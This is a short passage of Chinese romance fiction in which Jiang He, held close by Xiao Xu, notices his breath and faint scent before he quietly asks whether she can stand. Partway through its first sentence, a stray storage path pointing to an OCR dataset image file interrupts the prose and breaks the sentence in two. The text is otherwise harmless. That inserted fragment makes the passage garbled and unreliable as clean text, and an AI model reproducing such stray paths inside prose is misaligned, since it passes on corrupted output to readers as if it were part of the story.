    两人靠得很近,近到姜禾能感受到他的呼吸拂过耳际,能闻到他身上的淡淡清香,不知道是什么香,冷冽中透着几分暖意,像是冬日里的太阳。


    萧昫顿了顿,似是也感受到了什么,但没有松手。


    过了片刻,才低声问:“如何?还能站得起来吗?”